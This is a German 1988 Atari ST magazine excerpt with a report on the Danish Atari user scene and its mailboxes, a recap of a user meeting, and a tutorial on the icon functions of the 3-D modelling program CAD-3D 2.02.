Bekannt wurde Dänemark unter anderem durch H. Christian Andersen's Märchen, Karen Blixen (Out of Africa - Jenseits von Afrika), Lego Spielzeug (das meistverkaufte Spielzeug), Turbo Pascal, Brigitte Nielsen und natürlich dem überragenden Bier, wie z.B. Tuborg und Carlsberg. In diesem Zusammenhang darf man unsere 2 Meter große Königin und den besonderen Humor nicht vergessen. Eigentlich wird hier nichts so richtig ernst genommen, schon gar nicht unsere Beziehungen zur NATO, worin George Schultz schon den Untergang des Westens sieht und regelmäßig warnende Briefe an die Regierung schickt.

Wie sieht aber nun der Computermarkt in Dänemark aus? Trotz der relativen Nähe zu den Atari ST Hochburgen Deutschland, England und Holland ist es in Dänemark relativ ruhig bestellt um den ST. Dies liegt aber weniger an den Usern, als vielmehr an den Importeuren, deren Verkaufspolitik bisher ein einziges Chaos war. Der erste Importeur war vollkommen inkompetent was Computer betraf. Kurz darauf übernahm ein zweiter Händler den Verkauf und es herrschten Dallas-ähnliche Zustände. Bisher spekulierte diese Firma nur mit Gold, besaß einige Video-Shops und Diskotheken, wodurch der Preis für einen Atari ST entsprechend in die Höhe ging. Dieser Händler war innerhalb kürzester Zeit für seine unfairen Geschäftspraktiken bekannt, Gespräche mit Computerclubs wurden grundsätzlich abgelehnt. Zwischenzeitlich gab es weitere Importeure, jedoch mit weit übleren Geschäftsmethoden, so daß es gegen Ende des letzten Jahres nahezu unmöglich war, einen Atari ST in Dänemark zu kaufen. Die meisten hier eingesetzten Geräte stammen aus England und Deutschland. Noch schlimmer war jedoch das Verhalten der dänischen Computermagazine. Diese taten nichts anderes, als den Computermarkt ständig zu manipulieren, so daß hier jeder nur deutsche und englische Computermagazine liest. Die etwa 3000 - 5000 in Dänemark eingesetzten Geräte werden zu 90% mit Monochrommonitor verwendet, wodurch sich auch die Schicht der Anwender ergibt: Programmierer, Studenten, Autoren, Techniker und Wissenschaftler.

In Dänemark gibt es zwei große Userclubs. Die STOP UG in Kopenhagen wurde im April



1987 gegründet und hat mittlerweile 120 Mitglieder, ein Usermagazin (200 Stück Auflage) und eine PD-Library. Der zweite Userclub ist unsere, im Februar 1988 gegründete, 68000 UG in Aarhus mit 115 Mitgliedern. Diese Usergroup besteht zu 30% aus Amiga Usern, wodurch wir gleichzeitig der einzigste Amiga Userclub sind, 2 Apple Macintosh Usern und einem einsamen PC-User (ein maoisten Hippie). Den Schwerpunkt bilden auch hier die Atari ST Benutzer. Eine PD-Library aus der Disketten ausgeliehen werden können, sowie eine Mailbox und Club Abonnements von allen wichtigen englischen und deutschen ST und Amiga Magazinen können wir unseren Mitgliedern anbieten. Die Zusammenarbeit zwischen diesen zwei Usergroups ist entsprechend gut und die Kommunikation erfolgt größtenteils über die Mailboxen.

In Dänemark gibt es auch nur diese zwei Mailboxen, die mit einem Atari ST laufen. Die Mailbox ' LYDATRONICS ' (Sysop Soren Michelsen) ist unter folgender Rufnummer zu erreichen: 0045-8-113834. Unsere Mailbox, genannt ' 68 BBS ', ist zu erreichen unter: 0045-6-109777. Der Zugang kann mit 300, 1200 und 2400 Baud erfolgen. Es ist nach 18:00 Uhr übrigens billiger ins europäische Ausland zu telefonieren (16 Sekunden-Takt), als an einem normalen Werktag von Frankfurt nach Hamburg. So kostet ein 15 Minuten Gespräch von Deutschland nach Dänemark nach 18:00 Uhr nur 12.90 DM.
Da ein großer Teil unserer Zeit in die Einrichtung dieser Mailbox gesteckt wurde und wir auch den Import von billigen 1200 Baud Modems selbst organisierten, haben wir eine gut funktionierende Mailbox, in der sich etwa 50 von 200 eingetragenen Usern regelmäßig mit Rat und Tat zur Seite stehen.

Atari Corp. hat nun Atari Dänemark gegründet, um hier besser Fuß fassen zu können. Der Mitarbeiterstab besteht zu einem Teil aus der ehemaligen Marketingabteilung von Commodore und zum anderen Teil aus Mitarbeitern des letzten Importeurs. Die ehemalige Commodore Marketingabteilung hält in Dänemark den Rekord der meistverkauften Amigas pro Quadratmeter. Mit dieser Crew versucht nun Atari die Dinge in Dänemark grundlegen zu ändern - wir, also die Usergroup, sollen für den kostenlosen Support sorgen. Solange wir jedoch keine Unterstützung in materieller und finanzieller Hinsicht bekommen, sehen wir keinen Grund ihre Profitsucht zu unterstützen!

Zu dem Rest von Skandinavien haben wir leider keinen Kontakt. Es gibt zwar Gerüchte über Usergroups in Schweden und Norwegen, nur haben wir von diesen noch nie etwas gehört oder gesehen.

So also steht es um Dänemark. Kein Support von Atari DK, keine kommerziellen Computermagazine, umwerfend viele Amiga-User. Aber die gute Arbeit von etwa 30 Personen bedeuten für die dänischen Atari User gute internationale Kontakte, 2 hervorragend arbeitende Mailboxen und sehr sehr viel Public-Domain Software. Es ist doch alles gar nicht so schlecht und das Bier ist wundervoll...

Für weiteren Kontakt stehen euch unsere Mailboxen jederzeit zur Verfügung (weitere Infos, wie Adresse usw. direkt bei der Redaktion von ST VISION):

- The 68000 UG BBS, Telefon: 0045-6-109777
- Lydatronics BBS, Telefon: 0045-8-113834

Andreas Ramos,
Aarhus, Dänemark

RÜCKBLICK

ST VISION Usertreffen 30.04.88

Diesmal fand unser ST VISION Usertreffen in Wiesbaden-Schierstein statt und stand voll im Zeichen des Multi-User-Spiels 'Midi Maze'. So standen auch etwa 10 Farbsysteme der Mitglieder zur Verfügung, an denen sich packende Duelle geliefert wurden. Schließlich kommt ein ganz anderes Spielgefühl auf, wenn man weiß, daß die elektronischen Gegner nicht vom Computer gesteuert werden, also doch etwas mehr Intelligenz bei ihren Reaktionen zeigen. Aber es wurde nicht nur gespielt. Schon fast traditionell bestand die Möglichkeit, sein Porträt digitalisieren zu lassen und sich somit auf Diskette zu verewigen.
Ausgestellt und vorgeführt wurde neben einem Atari PC die Produktpalette von Tommy Software und dem Heim Verlag. Hier konnte sich jeder ganz unverbindlich beraten lassen. Für das leibliche Wohl war mit diversen Salaten, Spießbraten und Würstchen reichlich gesorgt, so daß es allen Beteiligten und den etwa 100 Besuchern auch in den Pausen nicht langweilig wurde. Wir bedanken uns hiermit bei allen Helfern und werden uns beim nächsten Meeting wiedersehen ! kuw

ST VISION CYBER LEHRGANG TEIL II : CAD-3D 2.02

Die Funktionen des Icon-Kontrollfeldes

Nachdem wir uns im 1. Teil unseres CYBER-Lehrgangs mit dem Grundprinzip des CAD-3D Universums und den verschiedenen Sichtfenstern beschäftigt haben, wenden wir uns heute dem Icon-Kontrollfeld zu.
Es besteht aus einer Ansammlung von über 20 ICONS und befindet sich im linken Drittel des Bildschirms.

Objektveränderung

In der oberen linken Ecke sieht man, je nachdem welches Fenster gerade aktiviert ist, entweder das Zoom/Perspective- oder das Scale Icon. Ist das Kamera-Fenster aktiviert, so sieht man das Z/P-Icon und kann nun mit Hilfe der beiden Schiebebalken entweder den Kamera-Zoom oder die Kamera-Perspektive verändern. Ist eines der anderen drei Sichtfenster aktiviert, so kann man über das Scale-Icon mit Hilfe der Schiebebalken das ausgewählte Objekt entlang der Horizontalen bzw. Vertikalen vergrößern oder verkleinern.

Direkt unter dem Z/P-/Scale-Icon ist das Rotate-Icon ersichtlich. Ist das Kamera-Fenster aktiviert, so kann man damit über die Schiebebalken die Kamera auf einer Kreisbahn in horizontaler bzw. vertikaler Richtung um die Objekte herumbewegen. Ist das Kamerafenster nicht aktiviert, so kann man über dieses Icon die ausgewählten Objekte um einen vorher definierten Punkt im CAD-3D Universum drehen.

Man sieht also, daß die beiden Schiebebalken je nach Auswahl der anderen Icons unterschiedliche Funktionen haben. Hierbei ist noch folgendes zu erwähnen:

Die Veränderungen werden erst dann durchgeführt, wenn man nach erfolgter Einstellung der Schiebebalken einen Mausklick im gerade aktivierten Fenster durchführt. Ist in den anderen Fenstern die AUTO-Funktion eingeschaltet, so wird die Veränderung auch dort sofort durchgeführt.

Im Gegensatz zu den meisten GEM-Schiebebalken kann man bei gedrückter Maustaste, während der Mauszeiger entweder auf einen der Pfeile zeigt oder sich im gepunkteten Feld befindet, den Schieber ununterbrochen bewegen.

Neben dem vertikalen Schiebebalken stehen die Gruppen-Auswahls-Icons A-D. Mit ihnen kann man vier verschiedene Objektgruppen definieren (A, B, C und D). Hierbei kann ein und dasselbe Objekt natürlich in mehreren Objektgruppen enthalten sein. Arbeitet man zum Beispiel mit den vier Objekten 1, 2, 3 und 4, so könnte die Objektgruppe A aus allen vier Objekten bestehen, die Gruppe B nur aus Objekt 3, die Gruppe C aus den Objekten 1, 3 und 4 und die Gruppe D aus den Objekten 2 und 3. Hat man jetzt die Objektgruppe D ausgewählt und nimmt irgendwelche Veränderungen vor, so ist zu beachten, daß das Objekt 3 in allen anderen Gruppen auch enthalten ist und demnach auch in den anderen Gruppen dieselben Veränderungen an diesem Objekt durchgeführt werden.

In BILD 1 haben wir des einfacheren Verständnisses wegen ein paar der Icons durchnumeriert und werden diese nun der Reihe nach durchgehen und kurz erläutern.

Mit Icon #1 kann man die Richtungen, in die ein Objekt oder eine ganze Objektgruppe bewegt werden kann, eingre-




BILD 1: Die 20 Icons des Kontrollfeldes

nzen. Man hat drei Einstellungsmöglichkeiten. Beim Programmstart zeigen die Pfeile dieses Icons in alle vier Richtungen. Dies bedeutet daß, wenn man jetzt ein Objekt anklickt und die Hand erscheint, man dieses Objekt in alle Richtungen bewegen kann. Klickt man Icon #1 einmal an, so verschwinden zwei Pfeile und man kann das Objekt nur noch entlang der Horizontalen verschieben. Klickt man es ein zweites mal an, so verschwinden die horizontalen Pfeile und die beiden vertikalen erscheinen wieder, um zu symbolisieren, daß das Objekt jetzt entlang der Vertikalen bewegt werden kann. Beim dritten Anklicken ist das Icon wieder im Ausgangsmodus.

Dieses Einschränken der Bewegungsrichtungen ist äußerst hilfreich. Stellen Sie sich einmal vor, Sie wollen ein Wort darstellen. Hierzu laden Sie erst einmal aus ihrer 3-D Zeichensatzbibliothek (Zusatzdiskette: CAD-3D Font Package) die einzelnen Buchstaben ein. Dann verkleinern Sie diese auf die passende Größe. Nun müssen Sie die einzelnen Buchstaben aufreihen, um aus ihnen das entsprechende Wort zu bilden. Um dies zu vereinfachen, klicken Sie einfach Icon #1 ein- oder zweimal an, und schon können Sie die Buchstaben auf einer Linie aufreihen. Hätten Sie diese Möglichkeit nicht, so würde es beim Verschieben der Buchstaben, wenn Sie nicht sehr gut aufpassen, bestimmt Probleme geben, "alles auf die Reihe zu bekommen".

Mit Icon #2 können Sie auswählen, ob nur ein ausgewähltes Objekt oder alle Objekte bewegt werden. Wenn Sie sich im Solo-Modus befinden, können Sie auch das ausgewählte Objekt kopieren, indem Sie vor und während dem Verschieben die SHIFT-Taste gedrückt lassen.

Mit Hilfe von Icon #3 können Sie den Punkt definieren, um den die Objekte bei einer Rotation gedreht werden. Sie besitzen drei Möglichkeiten, diesen Punkt auszuwählen. In der Standardeinstellung ist der Drehpunkt der imaginäre Mittelpunkt des CAD-3D Universums. Klicken Sie Icon #3 einmal an, so ist der Drehpunkt mit dem Mittelpunkt der gerade ausgewählten Objektgruppe identisch.

Nach dem zweiten Anklicken haben Sie desweiteren die Möglichkeit irgendeinen beliebigen Punkt als Drehpunkt zu definieren. Um diesen Punkt festzulegen, müssen Sie nun in Icon #3 einen Doppelklick ausführen. Hierbei ist zu beachten, daß bei mindestens zwei der Nicht-Kamera-Fenster der AUTO-Modus aktiviert ist. Der Mauszeiger verwandelt sich jetzt in ein Fadenkreuz und in den Sichtfenstern werden auch Fadenkreuze eingeblendet. Nun muß man den neuen Drehpunkt in den Sichtfenstern durch Festlegen aus mindestens zwei Blickrichtungen eindeutig definieren.

Durch Anklicken von Icon #4 wird das Objekt, bzw. die Gruppe von Objekten in die imaginäre Mitte des CAD-3D Universums bewegt. Hat man mit Hilfe der SCALE-Option die Möglichkeit, die Größe von Objekten horizontal und/oder vertikal unterschiedlich zu verändern, so kann man anhand von Icon #5 Objekte einheitlich in allen Richtungen um den gleichen Wert vergrößern oder verkleinern.

Wie schon bei den SCALE-Veränderungen so sind auch die durch Icon #5 hervorgerufenen Veränderungen alle relativ. Um zu verdeutlichen, was damit gemeint ist, folgendes Beispiel:
Stellt man die Vergrößerung auf 200 % (= Verdoppelung der Objektgröße) ein und führt diese dann durch, so wird nun die neu erzielte Objektgröße als 100 % angesetzt. Hat man es sich dann doch anders überlegt und will das Objekt wieder auf seine Ursprungsgröße verkleinern, so muß man logischerweise 50 % als Verkleinerungsfaktor einsetzen.

Die Funktion von Icon #6 ist wieder abhängig davon, ob das Kamera-Fenster aktiviert ist oder eines der drei anderen Sichtfenster.
Über dieses Icon kann entweder der Kamerawinkel eingestellt werden, oder die ausgewählte Objektgruppe gedreht werden. Im Gegensatz zur Drehung über die Schiebebalken erfolgt die Drehung, die bei Icon #6 erzeugt wird, um eine Ebene parallel zur Ansicht des aktivierten Nicht-Kamera-Fensters.

Objekterstellung

Um neue Objekte zu erstellen, gibt es bei CAD-3D 2.02 insgesamt vier Möglichkeiten und zwar über die Icons #7, #8, #9 und #19. Bei jeder Erstellung eines neuen Objektes erfragt das Programm zwei Dinge:

Zum einen den Namen des Objektes und zum anderen die Farbe, bei Monochromsystemen die Graustufe, in der das Objekt entsprechend den Lichtverhältnissen dargestellt wird.
Über Icon #7 hat der Benutzer die Möglichkeit auf sechs bereits vordefinierte Objekte zurückzugreifen. Hierbei handelt es sich um einen Würfel, einen Keil, einen Torus und drei kugelförmige Körper - Sphere1, Sphere2 und Sphere3 -, die sich in Rundheit und Komplexität voneinander unterscheiden.

Beim Erstellen dieser Objekte wird bereits deutlich, daß die Geschwindigkeit, mit der Objekte erstellt und verändert werden, in nicht gerade unbedeutsamer Form von der Komplexität der Objekte abhängt.

Icon #8 wird das Spin Tool (Drehwerkzeug) genannt. Bei dieser Methode der Objekterstellung zeichnet man die Umrisse des Objektes auf den Spin Screen (siehe BILD 2). Danach wird das Objekt dann durch Drehung dieses zweidimensionalen Entwurfs um die Mittellinie erstellt. Das Zeichnen geschieht durch Setzen von




BILD 2: Der Spin Screen von Icon #8

maximal 99 Punkten, wobei eine Anzeige in der oberen Hälfte des Bildschirms Auskunft über die bereits benutzte sowie die noch zur Verfügung stehende Anzahl der Punkte gibt. Gezeichnet wird dabei nur in der rechten Hälfte des Bildschirms, da im Spin Screen alles entlang der Mittellinie gespiegelt wird. Mit Hilfe der vertikalen Schiebeleiste kann man jeden der bereits gesetzten Punkte jederzeit noch einmal auswählen und seine Position verändern, oder ihn sogar ganz löschen. Durch Verschieben der horizontalen Schiebeleiste kann man die Anzahl der Segmente einstellen, aus denen das Objekt nach der Drehung bestehen soll.

Je mehr Segmente ein Objekt enthält, um so runder erscheint es und um so komplexer ist es. In BILD 3 sehen Sie zwei Objekte, denen der gleiche Spin-Entwurf (BILD 2) zugrunde liegt. Das linke Objekt besteht aus 12 das rechte aus 32 Segmenten.

Oft benötigt man für technische Anwendungen nicht nur Zeichnungen des kompletten Objektes sondern auch von "offenen Objekten". Bei mit dem Spin Tool entworfenen Objekten ist dies einfach, da man bei der Objekterstellung auch Teildrehungen durchführen kann. Hierbei kann man die Gradzahl




BILD 3: Beide Objekte entstanden aus dem Spin-Entwurf von BILD 2

oder die Prozentzahl der Drehung angeben. In BILD 4 sehen Sie ein Objekt, dessen Spin-Entwurf nur um 270° gedreht wurde.

Man besitzt außerdem die Möglichkeit, seine Spin-Entwürfe abzuspeichern. Dies ist äußerst praktisch, denn der Spin-Entwurf benötigt wesentlich weniger Speicherplatz auf einer Diskette als ein fertiges Objekt. Will man seine CAD-3D 2.02 Schöpfungen per DFÜ an andere ST-User weitergeben, so empfiehlt es sich, die Spin-Entwürfe zu übertragen und nicht die fertigen Objekte. Man spart dadurch Übertragungszeit (und Geld !!).

Die dritte Art, ein Objekt zu erstellen, ist die Extrude-Funktion, die über Icon #9 angewandt werden kann. Der Extrude-Screen sieht auf den ersten Blick fast so wie der Spin-Screen aus. Auch hier wird durch Setzen von maximal 99 Punkten der Umriß eines Objektes gezeichnet. Im Gegensatz zum Spin-Screen erfolgt im Extrude-Screen keine Spiegelung entlang der Mittellinie, was die Erstellung unsymmetrischer Objekte ermöglicht. Hat man seinen Entwurf fertiggestellt, so wird durch die Extrude-Funktion dem zweidimensionalen Bild "Tiefe" gegeben und man erhält ein dreidimensionales Objekt. Den Keil erhält man so zum Beispiel durch das Zeichnen eines Dreieckes im Extrude-Screen. Wie schon beim Spin-Screen so kann man auch hier die gesetzten Punkte jederzeit noch verändern, die Anzahl der Segmente bestimmen und die Entwürfe abspeichern.

Die vierte Möglichkeit, Objekte zu erstellen, setzt bereits das Vorhandensein fertiger Objekte voraus. Denn bei Icon #19 entsteht aus zwei Objekten durch verschiedene Arten der Verschmelzung ein neues drittes Objekt. In BILD 5 sehen Sie alle vier Arten der Objektverschmelzung, wobei das neue Objekt C immer aus einer Kom-

bination des Würfels A mit dem Keil B entstand. Nach der Erstehung von C sind die beiden Objekte A und B nicht mehr vorhanden. Es empfiehlt sich also, diese vorher abzuspeichern.

Vorweg noch etwas zur Objektverschmelzung im allgemeinen: Grundvoraussetzung ist immer, daß die beiden zu kombinierenden Objekte so im CAD-3D Universum plaziert sind, daß sie sich zum Teil überschneiden.

Die Objektverschmelzung erfordert eine Vielzahl von Berechnungen. Je nachdem wie komplex die beiden zu kombinierenden Objekte sind, um so länger dauert der Vorgang. Manchmal kann es schon einige Minuten dauern. Aber es kann auch passieren, daß der Speicherplatz für die Berechnungen bei STs mit geringer Konfiguration (1 MB) nicht ausreicht. Dies ist besonders ärgerlich, wenn man schon einige Minuten gewartet hat, und dann auf einmal die Nachricht auf dem Bildschirm erscheint, daß eine Verschmelzung nicht möglich ist.

Die erste Art der Objektverschmelzung (ADD) ist die Addition der beiden Objekte. Die zweite Art ist die Subtraktion (SUBTRACT). Hierbei wird aus Objekt A der Teil herausgeschnitten, den es mit Objekt B gemeinsam hat. Bei der dritten Art der Objektverschmelzung (AND) besteht Objekt C nur aus dem Teil, den Objekt A und B gemeinsam hatten. Die vierte und letzte Methode ist das Aufstempeln (STAMP) eines Objektes auf ein anderes. Sie eignet sich besonders, um Objekte mit irgendwelchen Beschriftungen zu versehen.

Mit diesen vier Arten der Objektverschmelzung lassen sich bei richtiger Anwendung aus nur zwei Objekten eine Vielzahl unterschiedlicher neuer Objekte erstellen.

Dies sind also die Funktionen der Objekterstellung, die standardmäßig in CAD-3D 2.02




BILD 4: Ein durch Teildrehung erstelltes Objekt

enthalten sind. Daß es bereits eine Reihe von Zusatzsoftwarepaketen zum CYBER STUDIO gibt, wurde bereits in vorhergegangenen Berichten mehrfach erwähnt. In einem dieser Pakete, nämlich dem CAD-3D Font Package, ist ein Super Extruder enthalten, der speziell zur Erstellung von Zeichensätzen und von Objekten mit Löchern entwickelt wurde. Aber auch hiermit hat sich Tom Hudson noch nicht zufrieden gegeben. Er ist immer noch damit beschäftigt, weitere Programme der CYBER Familie hinzuzufügen.

Das nächste Programm, das bei Druck dieser Ausgabe in den USA bereits auf dem Markt sein soll, heißt CYBER SCULPT. Es handelt sich dabei um ein in CAD-3D einladbares Accesory, das alle Werkzeuge einer fortschrittlichen 3-D Grafik Workstation enthalten soll. ST VISION wird in einer der nächsten Ausgaben dieses neue Mitglied der CYBER Familie ausführlich testen.

Es gibt wohl kaum ein Programm in der heutigen Zeit, daß ohne Statistiken irgend-




BILD 5: Die vier Arten der Objkektverschmelzung

welcher Art auskommt. Dies ist auch mit CAD-3D 2.02 nicht anders. Icon #10 ist das Statistik Icon, mit dessen Hilfe man sich einige Daten der einzelnen Objekte anzeigen lassen kann.

Mit Icon #11 läßt sich das letzte im Superview erstellte Bild noch einmal aufrufen, ohne daß es neu erstellt werden muß. Hat man nach der Erstellung dieses letzten Superview-Bildes irgendwelche Veränderungen vorgenommen, so sind diese natürlich in dem über Icon #11 aufgerufenen Bild noch nicht berücksichtigt.

Alle Flächen der CAD-3D Objekte, egal wie Sie auch aussehen, bestehen in Wirklichkeit aus einer Vielzahl von Dreiecken. Mit Icon #12 kann man alle diese Dreiecke sichtbar machen. Ein Mausklick genügt.

Icon #13 ist ein für die Darstellung der Objekte immens wichtiges Icon. Wie durch die Glühbirne schon verdeutlicht wird, hat es etwas mit den Lichtverhältnissen im CAD-3D Universum zu tun. Die Illusion von Licht und Schatten wird beim CYBER STUDIO durch eine Vielzahl unterschiedlicher Füllmuster erzeugt. Insgesamt kann man auf drei Lichtquellen zurückgreifen. Man kann sich diese Lichtquellen wie Scheinwerfer vorstellen, die aus beliebig gewählten Positionen in das CAD-3D Universum hineinstrahlen. Zusätzlich zu den drei Scheinwerfern (SOURCE A-C) können Sie noch eine Grundhelligkeitsstufe (AMBIENT) einstellen. Plaziert man einen Scheinwerfer innerhalb des Universums, so dauert die Berechnung der Oberflächenschattierungen wesentlich länger, als wenn man ihn außerhalb installiert, da der Scheinwerfer dann jedes Objekt aus einer anderen Richtung anstrahlt.

Selbstverständlich besteht im CAD-3D Universum auch die Möglichkeit, Maßangaben über Objekte oder Teile der Objekte zu machen. Hierzu muß man natürlich erst einmal die Größe eines Objekt als Basisgröße definieren. Dies geschieht über Icon #14. Hier kann man die Länge, Breite und Höhe des Basisobjektes entweder in Fuß oder Metern angeben. Alle anderen Objekte werden nun relativ zu den Dimensionen des Basisobjektes gemessen.
Es empfiehlt sich als Basisobjekt ein möglichst einfaches Objekt wie zum Beispiel einen Würfel zu wahlen, den man während der normalen Arebit unsichtbar im Hintergrund behält und nur zu Vergleichszwecken sichtbar macht.

Icon #15 und #16 können nur dann aktiviert werden, wenn ein Basisobjekt definiert wurde. Über Icon #15 kann man sich die Maße der einzelnen Objekte hintereinander abrufen und auch verändern. Mit Icon #16 verfügt man praktisch über eine Art Maßband, das man an jeder x-beliebigen Stelle des CAD-3D Universums anlegen kann und mit dem man dort die Abstände zweier Punkte ausmessen kann.

Nun kommen wir zu der einfachsten Art Animationen mit Hilfe von CAD-3D 2.02 zu erstellen und zwar über die Icons #17 und #18. Mit Icon #17 kann man den Animationsvorgang initialisieren bzw. beenden. Beim Initialisieren wird ein File Ihrer Wahl auf der Arbeitsdiskette geöffnet, in dem die dann von Ihnen erstellte Animation abgespeichert wird. Dies geschieht Bild für Bild. Jedesmal wenn Sie Icon #18 anklicken, wird das aktuelle Superview-Bild dem Animationsfile hinzugefügt. Schalten Sie die Animation aus, so wird das File geschlossen. Wenn Sie das CYBER SMASH Accessory nicht beim Booten initialisiert haben, so können Sie nur Folgen kompletter Bilder abspeichern, was sehr viel Speicherplatz verschwendet. Bei aktiviertem CYBER SMASH wird immer nur die Veränderung zum letzten Bild abgespeichert und man erhält am Ende ein .3D2 Animationsfile, das mit dem ANIMATE3.PRG (erhältlich in unserer PD-Library) abgespielt werden kann.

